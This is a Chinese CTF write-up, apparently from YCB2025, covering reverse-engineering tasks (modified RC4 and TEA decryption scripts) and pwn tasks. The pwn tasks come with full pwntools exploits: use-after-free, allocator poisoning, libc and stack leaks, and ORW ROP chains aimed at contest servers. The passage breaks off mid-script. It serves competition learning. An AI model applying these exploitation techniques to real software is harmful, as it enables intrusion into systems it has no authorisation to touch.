rc\pyarmor_runtime_000000\pyarmor_runtime.pyd)
=====
Pyarmor Runtime (Trial) Information:
Product: non-profits
AES key: ab738f35ffce23b13ae73d5a2c17a896
Mix string AES nonce: 692e6e6f6e2d70726f6666974
=====
INFO      2025-10-12 03:03:31,785      Using executable: pyarmor-1shot.exe
INFO      2025-10-12 03:03:31,785      Decrypting: 000000 (src.py)
```

#### 代码块

```
1  def init(key, key_len):
2      '__pyarmor_enter_54746__(...)'
3      i = 0
4      sbbox = None(list, None(range, 256))
5      for j in None(range, 256):
6          i = (i + sbbox[j] + key[j % key_len]) % 256
7          sbbox[j], sbbox[i] = sbbox[i], sbbox[j]
8      '__pyarmor_exit_54747__(...)'
9      return sbbox
10
11 def make(box):
12     '__pyarmor_enter_54749__(...)'
13     i = 0
14     j = 0
15     reslut = []
16     for count in None(range, 256):
17         i = (i + 1) % 256
18         j = (j + box[i]) % 256
19         box[i], box[j] = box[j], box[i]
20         k = (box[i] + box[j] + count % 23) % 256
21         reslut.append(box[k])
22     '__pyarmor_exit_54750__(...)'
23     return reslut
```

只有两个函数，一眼看出是RC4，但是稍有魔改。

加密流程在 `make.__doc__` ，需要用到前面 `key.exe` 验证的key。先解出key再解rc4

代码块

```
1  from ctypes import *
2
3  def spilt_word(num):
4      high_word = num >> 16
5      low_word = num & 0xffff
6      return (high_word, low_word)
7
8  def combine_word(high_word, low_word):
9      return high_word << 16 | low_word
10
11 def tea_decrypt(d1,d2,key):
12     delta = 0x87456123
13     d1 = c_uint32(d1)
14     d2 = c_uint32(d2)
15     k0 = key & 0xffffffff
16     k1 = (key >> 8 ^ 0x12345678) & 0xffffffff
17     k2 = (key << 4 ^ 0x87654321) & 0xffffffff
18     k3 = (key >> 12 ^ 0xabcdef00) & 0xffffffff
19     number = c_uint32(delta * 32)
20     for i in range(32):
21         d2.value -= ((d1.value<<4) + k2) ^ ((d1.value>>4) + k3) ^ (d1.value +
number.value)
22         d1.value -= ((d2.value<<4) + k0) ^ ((d2.value>>4) + k1) ^ (d2.value +
number.value)
23         number.value -= delta
24     return d1.value,d2.value
25
26 def ast_dec(high, low, e, f):
27     delta = 0x12345678
28     high = c_uint16(high)
29     low = c_uint16(low)
30
31     k0 = e & 0xffff
32     k1 = (e >> 16) & 0xffff
33     k2 = (e ^ f) & 0xffff
34     k3 = ((e >> 8 ^ f)) & 0xffff
35     sum = (delta * (f+1)) & 0xffffffff
36
37     low.value -= ((high.value<<5) + k2) ^ ((high.value>>5) + k3) ^ (high.value
+ sum)
38     high.value -= ((low.value<<5) + k0) ^ ((low.value>>5) + k1) ^ (low.value +
sum)
```

```

39     return (high.value, low.value)
40
41 def key_dec(key_data):
42     key = []
43     for i in range(8,0,-1):
44         key_data[i-1], key_data[i] = tea_decrypt(
45             key_data[i-1], key_data[i], 2025
46         )
47     for id, word in enumerate(key_data):
48         magic = id * id
49         high,low = spilt_word(word)
50         high,low = ast_dec(high, low, id+2025, magic)
51         key.append(combine_word(high,low))
52
53     print(f"key: {key}")
54     return key
55
56 def RC4_crypt(data,key,origin_key):
57     length = len(key)
58     S = [m for m in range(256)]
59     T = [key[n % length] for n in range(256)]
60
61     j = 0
62     for i in range(256):
63         j = (j + S[i] + T[i]) % 256
64         S[i],S[j] = S[j],S[i]
65
66     i = j = t = 0
67     for k in range(len(data)):
68         i = (i + 1) % 256
69         j = (j + S[i]) % 256
70
71         if k % 2 == 0:
72             add_key = origin_key[k % 9]
73         else:
74             add_key = (origin_key[k % 9] * 2) % 0xFF
75
76         t = (S[i] + S[j] + k % 23) % 256
77         S[i],S[j] = S[j],S[i]
78         data[k] ^= S[t] + add_key
79
80     return data
81
82 key_list = [105084753, 3212558540, 351342182, 844102737, 2002504052,
83            356536456, 2463183122, 615034880, 1156203296]
84 cipher = [1473, 3419, 9156, 1267, 9185, 2823, 7945, 618, 7036, 2479, 5791,
85          1945, 4639, 1548, 3634, 3502, 2433, 1407, 1263, 3354, 9274, 1085, 8851, 3022,

```

```

8031, 734, 6869, 2644, 5798, 1862, 4745, 1554, 3523, 3631, 2512, 1499, 1221,
3226, 9237]
84
85 origin_key = key_dec(key_list)
86 rc4_key = [i % 0xff for i in origin_key]
87 flag = RC4_crypt(cipher,rc4_key,origin_key)
88 print(bytes(flag))
89
90 #key: [1234, 5678, 9123, 4567, 8912, 3456, 7891, 2345, 6789]
91 #b'flag{8561a-852sad-7561b-asd-4896-qwx56}'

```

## easyTauri | solved

先解包，拿到前端的js文件。逐个分析，关键逻辑在 `html_actuator.js`

去混淆，看出是一个RC4

代码块

```

1  (function (a, c) {
2      const d = b;
3      const e = a();
4      while (true) {
5          try {
6              const a = parseInt(d(176)) / 1 + parseInt(d(172)) / 2 + parseInt(d(170))
/ 3 + -parseInt(d(171)) / 4 + -parseInt(d(167)) / 5 * (parseInt(d(168)) / 6) +
-parseInt(d(174)) / 7 * (-parseInt(d(166)) / 8) + -parseInt(d(173)) / 9;
7              if (a === c) {
8                  break;
9              } else {
10                 e.push(e.shift());
11             }
12         } catch (a) {
13             e.push(e.shift());
14         }
15     }
16 })(c, 452532);
17 function a(a, c) {
18     const d = b;
19     const e = new TextEncoder()[d(169)](a);
20     const f = new TextEncoder()[d(169)](c);
21     const g = new Uint8Array(256);
22     let h = 0;
23     for (let b = 0; b < 256; b++) {
24         g[b] = b;
25         h = (h + g[b] + e[b % e[d(175)]]) % 256;
26         [g[b], g[h]] = [g[h], g[b]];

```

```

27     }
28     let i = 0;
29     let j = 0;
30     const k = new Uint8Array(f[d(175)]);
31     for (let b = 0; b < f[d(175)]; b++) {
32         i = (i + 1) % 256;
33         j = (j + g[i]) % 256;
34         [g[i], g[j]] = [g[j], g[i]];
35         const a = (g[i] + g[j]) % 256;
36         k[b] = f[b] ^ g[a];
37     }
38     return k;
39 }
40 function b(a, d) {
41     const e = c();
42     b = function (a, b) {
43         a = a - 166;
44         let c = e[a];
45         return c;
46     };
47     return b(a, d);
48 }
49 function c() {
50     const a = ["3283052tzDAvB", "542866JdmzNj", "4112658rTyTXQ", "16954tUYpad",
51         "length", "457163LwGIuU", "2696pusaTH", "233035azfeoA", "66oGYEyB", "encode",
52         "2094372kZRrIa"];
53     c = function () {
54         return a;
55     };
56     return c();
57 }

```

在Console先跑一下加密函数，提取密钥流

```
Elements Console Sources Network Performance Memory Application Privacy and security >>
top Filter Default levels No Issues
> (function(_0x97aee2,_0x14d3d9){const _0x151017=_0x363b,_0x2b0390=_0x97aee2();while(![]){try{const
_0x3b9dd4=parseInt(_0x151017(0xb0))/0x1+parseInt(_0x151017(0xac))/0x2+parseInt(_0x151017(0xaa))/0x3+-
parseInt(_0x151017(0xab))/0x4+-parseInt(_0x151017(0xa7))/0x5*(parseInt(_0x151017(0xa8))/0x6)+-
parseInt(_0x151017(0xae))/0x7*(-parseInt(_0x151017(0xa6))/0x8)+-
parseInt(_0x151017(0xad))/0x9;if(_0x3b9dd4===_0x14d3d9)break;else _0x2b0390['push'](_0x2b0390['shift']());}catch(_0x34886e)
{_0x2b0390['push'](_0x2b0390['shift']());}})(_0x3a0b,0x6e7b4));
function Encrypt_0xa31304(_0x5031b3,_0xa31304){const _0x22bac7=_0x363b,_0x5d7b84=new TextEncoder()[_0x22bac7(0xa9)]
(_0x5031b3),_0x2db5b9=new TextEncoder()[_0x22bac7(0xa9)](_0xa31304),_0x1f7f86=new Uint8Array(0x100);let
_0x562e52=0x0;for(let _0x24ca0d=0x0;_0x24ca0d<0x100;_0x24ca0d++){_0x1f7f86[_0x24ca0d]=_0x24ca0d,_0x562e52=
(_0x562e52+_0x1f7f86[_0x24ca0d]+_0x5d7b84[_0x24ca0d%0x5d7b84[_0x22bac7(0xaf)]])%0x100,
[_0x1f7f86[_0x24ca0d],_0x1f7f86[_0x562e52]]=[_0x1f7f86[_0x562e52],_0x1f7f86[_0x24ca0d]];}let
_0x5b36c3=0x0,_0x205ec1=0x0;const _0x444cf9=new Uint8Array(_0x2db5b9[_0x22bac7(0xaf)]);for(let _0x527286=0x0;
_0x527286<_0x2db5b9[_0x22bac7(0xaf)];_0x527286++){_0x5b36c3=(_0x5b36c3+_0x1)%0x100,_0x205ec1=
(_0x205ec1+_0x1f7f86[_0x5b36c3])%0x100,[_0x1f7f86[_0x5b36c3],_0x1f7f86[_0x205ec1]]=
[_0x1f7f86[_0x205ec1],_0x1f7f86[_0x5b36c3]];const _0x326832=
(_0x1f7f86[_0x5b36c3]+_0x1f7f86[_0x205ec1])%0x100,_0x444cf9[_0x527286]=_0x2db5b9[_0x527286]^_0x1f7f86[_0x326832];}return
_0x444cf9;}function _0x363b(_0x3e7d70,_0x4a2c88){const _0x3a0bb6=_0x3a0b();return _0x363b=function(_0x363b1f,_0x4025c1)
{_0x363b1f=_0x363b1f-0xa6;let _0x387f5b=_0x3a0bb6[_0x363b1f];return _0x387f5b;},_0x363b(_0x3e7d70,_0x4a2c88);}function
_0x3a0b(){const _0x37fb1e=
['3283052tzDAvB','542866JdmZnJ','4112658rTyTXQ','16954tUYpad','length','457163LwGIuU','2696pusaTH','233035azfeoA','66oGYEyB
','encode','2094372kZRRaIa'];_0x3a0b=function(){return _0x37fb1e;};return _0x3a0b();}
< undefined
> Encrypt_0xa31304("SadTongYiAiRC4HH", "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa");
< Uint8Array(42) [137, 97, 135, 0, 97, 97, 57, 57, 97, 23, 136, 97, 58, 105, 124, 180, 97, 129, 221, 154, 157, 117, 117, 9
7, 97, 97, 97, 97, 97, 191, 22, 97, 97, 208, 97, 97, 97, 97, 97, 97, 97, buffer: ArrayBuffer(42), byteLength: 42, byt
eOffset: 0, length: 42, Symbol(Symbol.toStringTag): 'Uint8Array']
> |
```

继续找后端的实现。注意到混淆后面的代码提到invoke `ipc_command`

代码块

```
1  async function _0x9a2c6e7() {
2    greetInputEl = document.querySelector("#greet-input");
3    greetMsgEl = document.querySelector("#greet-msg");
4    let getFlag = greetInputEl.value;
5    const ciphertext = Encrypt_0xa31304("SadTongYiAiRC4HH", getFlag);
6    greetMsgEl.textContent = await invoke("ipc_command", { name:
  uint8ArrayToBase64(ciphertext) });
7  }
8
9  window.addEventListener("DOMContentLoaded", () => {
10    document.getElementById("check-form").addEventListener("submit", (e) => {
11      e.preventDefault();
12      _0x9a2c6e7();
13    });
14  });
```

去IDA中查找，能找到一样的字符串。紧挨着还有一个可疑的Base64字符串，判断是密文交叉引用，进一步定位到后端rust函数



```

.rdata:00000001405E0CFF          db      0
.rdata:00000001405E0D00  aDafDkqxixgmzn0 db      'daF/DkQxixGmzn0aPFW2E2PhM8NabRtLjp6pI+c8TtY3WMuPxfnv1Asp9a1uf8noZ'
.rdata:00000001405E0D00                                          ; DATA XREF: target:loc_14003607Ffo
.rdata:00000001405E0D41          db      'y/T6Sz9DJg='
.rdata:00000001405E0D4C  aIpcCommand db      'ipc_command' ; DATA XREF: target+D0fo
.rdata:00000001405E0D57  aName_0      db      'name' ; DATA XREF: target+E9fo
.rdata:00000001405E0D5B          db      0
.rdata:00000001405E0D5C          align 20h
.rdata:00000001405E0D60  unk_1405E0D60 db      2 ; DATA XREF: sub_140002630+24A9fo
.rdata:00000001405E0D61          db      0
.rdata:00000001405E0D62          db      0

```

具体逻辑是：魔改TEA -> 标准base64 -> 比较密文

代码块

```

1  #include<stdio.h>
2  #include<string.h>
3
4  char std_table[] =
    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
5  void base64_decode(unsigned char *encoded, char *table, unsigned char *decode)
6  {
7      char temp[4] = {0}, chr, *index;
8      int length = strlen(encoded);
9      for (int i = 0; i*4 < length; i++)
10     {
11         for (int j = 0; j < 4; j++)
12         {
13             chr = encoded[i*4+j];
14             index = strchr(table,chr);
15             temp[j] = (index==NULL)? 0: index-table;
16         }
17         *(decode + i*3) = (temp[0] << 2) | (temp[1] >> 4);
18         *(decode + i*3 + 1) = (temp[1] << 4) | (temp[2] >> 2);
19         *(decode + i*3 + 2) = (temp[2] << 6) | temp[3];
20     }
21     //printf("%s",decode);
22 }
23
24 void tea_decry_BE(unsigned int *data, unsigned int *key)
25 {
26     unsigned int d1, d2;
27     unsigned int round = 32;
28     unsigned int delta = 0x7e3997b7, number = delta * round;
29
30     d1 = ((data[0] & 0xFF) << 24) | (((data[0] >> 8) & 0xFF) << 16);
31     d1 |= (((data[0] >> 16) & 0xFF) << 8) | ((data[0] >> 24) & 0xFF);
32     d2 = ((data[1] & 0xFF) << 24) | (((data[1] >> 8) & 0xFF) << 16);
33     d2 |= (((data[1] >> 16) & 0xFF) << 8) | ((data[1] >> 24) & 0xFF);
34
35     for (int i = 0; i < round; i++)

```

```

36     {
37         d2 -= ((d1<<4) + key[2]) ^ ((d1>>5) + key[3]) ^ (d1 + number);
38         d1 -= ((d2<<4) + key[0]) ^ ((d2>>5) + key[1]) ^ (d2 + number);
39         number -= delta;
40     }
41     data[0] = d1;
42     data[1] = d2;
43 }
44
45 int main()
46 {
47     unsigned char decdata[64];
48     unsigned char data[] = {
49
50         0x75,0xa1,0x7f,0x0e,0x44,0x31,0x8b,0x11,0xa6,0xce,0x7d,0x1a,0x3c,0x55,0xb6,0x13
51         ,
52         0x63,0xe1,0x33,0xc3,0x5a,0x6d,0x1b,0x4b,0x8e,0x9e,0xa9,0x23,0xe7,0x3c,0x4e,0xd6
53         ,
54         0x37,0x58,0xcb,0x8f,0xc5,0xf9,0xef,0x94,0x0b,0x29,0xf5,0xa9,0x6e,0x7f,0xc9,0xe8
55         ,
56         0x67,0x2f,0xd3,0xe9,0x2c,0xfd,0x0c,0x98
57     };
58     unsigned int tea_key[] = {
59         0x636c6557,0x74336d4f,0x73757230,0x55615474
60     };
61     unsigned int xor_stream[] = {
62         137, 97, 135, 0, 97, 97, 57, 57, 97, 23, 136,
63         97, 58, 105, 124, 180, 97, 129, 221, 154, 157,
64         117, 117, 97, 97, 97, 97, 97, 97, 97, 191, 22,
65         97, 97, 208, 97, 97, 97, 97, 97, 97, 97
66     };
67     unsigned int *Data = (unsigned int *)data;
68
69     for(int i=0;i<7;i++)
70     {
71         tea_decry_BE(Data+2*i,tea_key);
72     }
73     printf("%s\n",data);
74
75     base64_decode(data,std_table,decdata);
76     for(int j=0;j<42;j++)
77     {
78         decdata[j] ^= xor_stream[j] ^ 97;
79     }
80     printf("%s\n",decdata);

```

```
77     return 0;
78 }
```

# Pwn

## malloc | solved

代码块

```
1  from pwn import *
2  #io=process('./pwn')
3  #context.log_level='debug'
4  io=remote("45.40.247.139",15853)
5  libc=ELF('./libc.so.6')
6  def bug():
7      gdb.attach(io)
8  def ch(Id):
9      io.recvuntil(b"=====")
10     io.sendline(str(Id).encode())
11  def add(Id,size):
12     ch(1)
13     io.sendlineafter(b"Index",str(Id).encode())
14     io.sendlineafter(b"size",str(size).encode())
15  def free(Id):
16     ch(2)
17     io.sendlineafter(b"Index",str(Id).encode())
18  def edit(Id,size,payload):
19     ch(3)
20     io.sendlineafter(b"Index",str(Id).encode())
21     io.sendlineafter(b"size",str(size).encode())
22     io.send(payload)
23  def show(Id):
24     ch(4)
25     io.sendlineafter(b"Index",str(Id).encode())
26  add(0,0x70)
27  add(1,0x70)
28  free(1)
29  free(0)
30  show(0)
31  io.recvline()
32  pie=u64(io.recv(6)+b'\x00\x00')-0x5280
33  print(hex(pie))
34  add(0,0x70)
35  add(1,0x70)
36  free(0)
```

```
37  add(2,0x70)
38  free(0)
39  edit(2,0x10,p64(pie+0x40C0-0x10))
40  add(0,0x70)
41  add(1,0x70)
42  show(1)
43  io.recvline()
44  base=u64(io.recv(6)+b'\x00\x00')-0x21b780
45  print(hex(base))
46  add(0,0x60)
47  free(0)
48  add(1,0x60)
49  free(0)
50  stack=base+libc.sym.environ
51  edit(1,0x10,p64(stack-0x10))
52  add(0,0x60)
53  add(1,0x60)
54  show(1)
55  io.recvline()
56  stack=u64(io.recv(6)+b'\x00\x00')-0x140#8
57  print(hex(stack))
58  add(0,0x50)
59  free(0)
60  add(1,0x50)
61  free(0)
62  edit(1,8,p64(stack-0x10))
63  add(0,0x50)
64  edit(0,0x18,b"./flag.txt\x00")
65  add(1,0x50)
66  rdi=base+0x0000000000002a3e5
67  rsi=base+0x0000000000002be51
68  rdx=base+0x00000000000011f357#double
69  read=base+libc.sym.read
70  payload=p64(rdi)+p64(0)+p64(rsi)+p64(stack+0x38)+p64(rdx)+p64(0x400)*2+p64(read
)
71  edit(1,0x50,payload)
72  pause()
73  flag=stack+0x38
74  payload
    =b"./flag\x00\x00"+p64(rdi)+p64(flag)+p64(rsi)+p64(0)+p64(rdx)+p64(0)*2+p64(bas
e+libc.sym.open)
75  payload+=p64(rdi)+p64(3)+p64(rsi)+p64(stack+0x200)+p64(rdx)+p64(0x50)*2+p64(bas
e+libc.sym.read)
76  payload+=p64(rdi)+p64(1)+p64(base+libc.sym.write)
77  io.send(payload)
78  io.interactive()
```

## 自定义了malloc系统

其中重要的逻辑,复刻了bins和堆顶指针的逻辑

Add:

代码块

```
1  __int64 __fastcall malloc(int a1)
2  {
3      int ptr; // [rsp+1Ch] [rbp-14h]
4      unsigned int n8; // [rsp+20h] [rbp-10h]
5      int idx; // [rsp+24h] [rbp-Ch]
6      __int64 v5; // [rsp+28h] [rbp-8h]
7      __int64 list; // [rsp+28h] [rbp-8h]
8
9      n8 = a1 & 0xF;
10     if ( n8 > 8 ) // 对齐
11         ptr = a1 - n8 + 32;
12     else
13         ptr = a1 - n8 + 16;
14     idx = ptr / 16;
15     if ( bins[ptr / 16] ) // bins有堆块
16     {
17         v5 = bins[idx];
18         bins[idx] = *(_QWORD *)(v5 + 0x10);
19         *(_BYTE *)v5 = 1;
20         return v5 + 16;
21     }
22     else
23     {
24         if ( ptr >= (unsigned __int64)ptr )
25         {
26             puts("malloc(): corrupted top chunks");
27             exit(0);
28         }
29         list = list_0;
30         *(_BYTE *)list_0 = 1;
31         *(_DWORD *)(list + 8) = ptr;
32         list_0 += ptr;
33         ptr -= ptr;
34         *(_DWORD *)(list_0 + 8) = ptr;
35         return list + 16;
36     }
37 }
```

"堆"位于bss段

## 代码块

```
1  __int64 __fastcall Free(unsigned int n0x10)
2  {
3      int v1; // kr00_4
4      __int64 result; // rax
5      int n13; // [rsp+14h] [rbp-1Ch]
6      __int64 v4; // [rsp+20h] [rbp-10h]
7      __int64 v5; // [rsp+28h] [rbp-8h]
8
9      v5 = list[n0x10 + 0x200] - 16LL;
10     v1 = *(_DWORD *)(v5 + 8);
11     *(_QWORD *)list[n0x10 + 0x200] = bins[v1 / 16];
12     bins[v1 / 16] = v5;
13     *(_BYTE *)v5 = 0;
14     n13 = 0;
15     result = *(_QWORD *)(bins[v1 / 16] + 16LL);
16     v4 = result;
17     while ( n13 <= 13 && v4 )
18     {
19         if ( v4 == v5 )
20         {
21             puts("free(): double free or corruption (fast)");
22             exit(0);
23         }
24         result = *(_QWORD *)(v4 + 16);
25         v4 = result;
26         ++n13;
27     }
28     return result;
29 }
```

存在double\_free检查

在增删改查中：

```

1 unsigned __int64 delet()
2 {
3     char v1; // [rsp+3h] [rbp-Dh] BYREF
4     unsigned int n0x10; // [rsp+4h] [rbp-Ch] BYREF
5     unsigned __int64 v3; // [rsp+8h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     puts("Index");
9     __isoc99_scanf("%u%c", &n0x10, &v1);
10    if ( n0x10 <= 0x10 )
11    {
12        Free(n0x10);
13        list[n0x10 + 0x210] = 0LL;
14        puts("Success");
15    }
16    else
17    {
18        puts("Invalid index");
19    }
20    return v3 - __readfsqword(0x28u);
21 }

```

delet函数,只将size成员改成了0,但没有清理指针

于是我们可以利用uaf,leak出pie

代码块

```

1  add(0,0x70)
2  add(1,0x70)
3  free(1)
4  free(0)
5  show(0)
6  io.recvline()
7  pie=u64(io.recv(6)+b'\x00\x00')-0x5280

```

并进行next污染劫持got表/IO指针获取libc地址

代码块

```

1  add(0,0x70)
2  add(1,0x70)
3  free(0)
4  add(2,0x70)

```

```

5  free(0)
6  edit(2,0x10,p64(pie+0x40C0-0x10))
7  add(0,0x70)
8  add(1,0x70)
9  show(1)
10 io.recvline()
11 base=u64(io.recv(6)+b'\x00\x00')-0x21b780

```

最后劫持environ指针,leak栈地址,进行栈溢出,使用orw的ROP打印flag

需要二次注入ROP,单次写的长度不足

代码块

```

1  add(0,0x60)
2  free(0)
3  add(1,0x60)
4  free(0)
5  stack=base+libc.sym.environ
6  edit(1,0x10,p64(stack-0x10))
7  add(0,0x60)
8  add(1,0x60)
9  show(1)
10 io.recvline()
11 stack=u64(io.recv(6)+b'\x00\x00')-0x140#8
12 print(hex(stack))
13 add(0,0x50)
14 free(0)
15 add(1,0x50)
16 free(0)
17 edit(1,8,p64(stack-0x10))
18 add(0,0x50)
19 edit(0,0x18,b"./flag.txt\x00")
20 add(1,0x50)
21 rdi=base+0x0000000000002a3e5
22 rsi=base+0x0000000000002be51
23 rdx=base+0x000000000011f357#double
24 read=base+libc.sym.read
25 payload=p64(rdi)+p64(0)+p64(rsi)+p64(stack+0x38)+p64(rdx)+p64(0x400)*2+p64(read)
26 edit(1,0x50,payload)
27 pause()
28 flag=stack+0x38
29 payload
   =b"./flag\x00\x00"+p64(rdi)+p64(flag)+p64(rsi)+p64(0)+p64(rdx)+p64(0)*2+p64(base+libc.sym.open)

```



```
30 payload+=p64(rdi)+p64(3)+p64(rsi)+p64(stack+0x200)+p64(rdx)+p64(0x50)*2+p64(base+libc.sym.read)
31 payload+=p64(rdi)+p64(1)+p64(base+libc.sym.write)
32 io.send(payload)
33 io.interactive()
```

## stack | solved

### 代码块

```
1  from pwn import *
2  #io=process('./pwn')
3  libc=ELF('./libc.so.6')
4  #context.log_level='debug'
5  io=remote("45.40.247.139",18789)
6  payload=p64(0)+p64(0x291)+b'\x00'*0xf8+p8(0x5f)
7  #gdb.attach(io)
8  io.send(payload)
9  io.recvuntil(b"magic number:")
10 base=int(io.recvline()[:-1],10)
11 base=base//4
12 base=base-0x16B0
13 pie=base
14 print(hex(base))
15 ret=base+0x16D5
16 printf=base+0x1150
17 #gdb.attach(io)
18 payload =p64(0)+p64(0x291)+b'\x00'*0xf8
19 payload+=p64(base+0x12C9)+p64(ret)+p64(base+0x163A)
20 io.send(payload)
21 io.recvuntil(b"Good luck!\n")
22 base=u64(io.recv(6)+b'\x00\x00')-0x21b780
23 print(hex(base))
24 rdi=base+0x0000000000002a3e5
25 rsi=base+0x0000000000002be51
26 rdx=base+0x00000000000011f357
27 rcx=base+0x0000000000003d1ee
28 rbp=base+0x0000000000002a2e0
29 rbx=base+0x00000000000035dd1
30 #gdb.attach(io)
31 magic=pie+0x12B2
32 payload =p64(0)+p64(0x291)+b'\x00'*0xe0
33 payload+=p64(ret)*0x10
34 payload+=p64(rbp)+p64(pie+0x4200+0x3d)+p64(rbx)+p64(0x67616C66)+p64(magic)
35 payload+=p64(rdi)+p64(0x10000000000000000-
100)+p64(rsi)+p64(pie+0x4200)+p64(rdx)+p64(0)*2+p64(base+libc.sym.openat)
```

```

36  payload+=p64(rdi)+p64(1)+p64(rsi)+p64(3)+p64(rdx)+p64(0)*2+p64(rcx)+p64(0x100)+
    p64(base+libc.sym.sendfile)
37  io.send(payload)
38  io.interactive()

```

```

1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3      init();
4      work();
5      return 0LL;
6  }

```

mian中存在两个函数,init和work

```

1  __int64 init()
2  {
3      setvbuf(stdin, 0LL, 2, 0LL);
4      setvbuf(stdout, 0LL, 2, 0LL);
5      setvbuf(stderr, 0LL, 2, 0LL);
6      *(_QWORD *)&seed = time(0LL);
7      srand(seed);
8      for ( n2 = 0LL; n2 <= 2; n2 = rand() % 5 )
9          ;
10     qword_4040 = (_QWORD)main * n2;
11     heap = malloc(0x1000uLL);
12     sandbox();
13     memset(heap, 0, 0x2000uLL);
14     heap = (char *)heap - 672;
15     qword_4018 = (__int64)heap + 256;
16     *((_QWORD *)heap + 32) = (char *)heap + 4096;
17     *(_QWORD *)(qword_4018 + 8) = exit_0;
18     n2_0 = 0LL;
19     return 0LL;
20 }

```

其中init函数进行了一些初始化:设置了一个3/4的随机数,设置了一个全局变量(于PIE有关),开启了沙箱

清空了这个tachebins并将heap设置到了heap\_base

以及将一枚函数指针(exit\_0)设置到堆上(重点)

最后设置旗帜n2\_0为0

```
1  __int64 work()  
2  {  
3      puts("Welcome to YCB2025!");  
4      puts("Good luck!");  
5      read(0, heap, 0x2000uLL);  
6      if ( (unsigned __int64)n2_0 > 2 )  
7      {  
8          puts("Bye~");  
9          exit(0);  
10     }  
11     ++n2_0;  
12     return 0LL;  
13 }
```

work函数可以从堆基址写入0x2000字节,且每次 调用work都会为旗帜n2\_0+=1

如果n2\_0>2则work无法返回

```
text:0000000000001681 loc_1681: ; CODE XREF: work+4/TJ  
text:0000000000001681          mov     rax, cs:n2_0  
text:0000000000001688          add     rax, 1  
text:000000000000168C          mov     cs:n2_0, rax  
text:0000000000001693          mov     rax, cs:qword_4010  
text:000000000000169A          mov     rbp, rax  
text:000000000000169D          mov     rsp, rbp  
text:00000000000016A0          xor     rax, rax  
text:00000000000016A3          pop     rbp  
text:00000000000016A4          retn  
text:00000000000016A4 work      endp  
text:00000000000016A4  
text:00000000000016A5  
text:00000000000016A5 ; ===== S U B R O U T I N E =====
```

work函数的结尾有一段奇怪的汇编,这段汇编会将栈迁移到堆上,返回地址为init设置的函数指针

如果我们想写入ROP,就要从read(0,heap,0x2000)溢出

由于程序开启了PIE,导致我们无法直接ROP

```
1 // positive sp value has been detected, the output may be wrong!
2 __int64 magic()
3 {
4     printf("magic number:%lld\n", qword_4040);    // 0x1357
5     return work();
6 }
```

程序中存在magic,可以打印出main地址与随机数的乘积

所以可以泄露pie,并再次进入work函数

此时可以利用elf中的gadget进行rop

```
.text:00000000000012C9 ; FILE **sub_12C9()
.text:00000000000012C9 sub_12C9      proc near
.text:00000000000012C9 , __unwind {
    .text:00000000000012C9      endbr64
    .text:00000000000012CD      sub     rsp, 8
    .text:00000000000012D1      mov     rax, cs:qword_4090
    .text:00000000000012D8      test    rax, rax
    .text:00000000000012DB      jnz     short loc_1329
    .text:00000000000012DD      mov     cs:qword_4090, 1
    .text:00000000000012E8      lea     rax, stdout
    .text:00000000000012EF      mov     cs:qword_4098, rax
    .text:00000000000012F6      mov     rax, cs:qword_4098
    .text:00000000000012FD      lea     rdx, stdout ; rtdl_fini
    .text:0000000000001304      cmp     rax, rdx
    .text:0000000000001307      jnz     short loc_1312
    .text:0000000000001309      mov     rax, cs:qword_4098
    .text:0000000000001310      jmp     short loc_1329
    .text:0000000000001312 ; -----
    .text:0000000000001312 loc_1312: ; CODE XREF: sub_12C9+3E↑j
    .text:0000000000001312      mov     cs:qword_4090, 0FFFFFFFFFFFFFFFh
    .text:000000000000131D      call    start
    .text:0000000000001322 ; -----
    .text:0000000000001322      mov     eax, 0
    .text:0000000000001327      jmp     short $+2
    .text:0000000000001329 ; -----
    .text:0000000000001329 loc_1329: ; CODE XREF: sub_12C9+12↑j
    .text:0000000000001329      ; sub_12C9+47↑j ...
```

在这个魔术链中可以获取stdout中的值到rax中

```

.text:000000000000161F
.text:000000000000161F
.text:000000000000161F ; __int64 work()
.text:000000000000161F work      proc near      ; CODE XREF: magic+32↑p
.text:000000000000161F      ; main+17↓p
.text:000000000000161F ; __unwind {
✓.text:000000000000161F      endbr64
.text:0000000000001623      push    rbp
.text:0000000000001624      lea     rax, aWelcomeToYcb20 ; "Welcome to YCB2025!"
.text:0000000000001628      mov     rdi, rax      ; s
.text:000000000000162E      call    _puts
.text:0000000000001633      lea     rax, aGoodLuck ; "Good luck!"
.text:000000000000163A      mov     rdi, rax      ; s
.text:000000000000163D      call    _puts
.text:0000000000001642      mov     rax, cs:heap
.text:0000000000001649      mov     edx, 2000h    ; nbytes
.text:000000000000164E      mov     rsi, rax      ; buf
.text:0000000000001651      mov     edi, 0        ; fd
.text:0000000000001656      call    _read
.text:000000000000165B      mov     rax, cs:n2_0
.text:0000000000001662      cmp     rax, 2
.text:0000000000001666      jbe     short loc_1681
.text:0000000000001668      lea     rax, aBye_0    ; "Bye~"
.text:000000000000166F      mov     rdi, rax      ; s
.text:0000000000001672      call    _puts
.text:0000000000001677      mov     edi, 0        ; status
.text:000000000000167C      call    _exit
.text:0000000000001681 ; -----
.text:0000000000001681

```

跳回work可以将\_2\_1\_stdout打印出来

此时获得了libc地址,随后进行最后一次溢出,注入orw的ROP即可

## Mvmpps | solved

代码块

```

1  from pwn import *
2  elf = ELF("./pwn")
3  libc = ELF("./libc.so.6")
4  #io = remote("45.40.247.139", 22327)
5  io=process('./pwn')
6  def val(op):
7      return ord(op) if isinstance(op, str) else op
8
9  def rgs0(buf, choice, num):
10     b0 = ((val(choice) << 2) | 0) & 0xff
11     buf += bytes([b0]) + (num & 0xffffffff).to_bytes(3, 'big')
12     return buf
13
14  def rgs1(buf, choice, r):
15     b0 = ((val(choice) << 2) | 1) & 0xff
16     buf += bytes([b0, r & 0xff])
17     return buf
18
19  def rgs2(buf, choice, a, b):
20     b0 = ((val(choice) << 2) | 2) & 0xff
21     buf += bytes([b0, a & 0xff, b & 0xff])
22     return buf
23

```

```

24 def rgs3(buf, choice, r, imm):
25     b0 = ((val(choice) << 2) | 3) & 0xff
26     buf += bytes([b0, r & 0xff]) + p32(imm & 0xffffffff)
27     return buf
28
29 sp_alloc = lambda buf, n: rgs0(buf, '$', n)
30 sp_free = lambda buf, n: rgs0(buf, '%', n)
31 mov_rgstoi = lambda buf, r, i: rgs3(buf, 3, r, i)
32 add_rgstoi = lambda buf, r, i: rgs3(buf, 10, r, i)
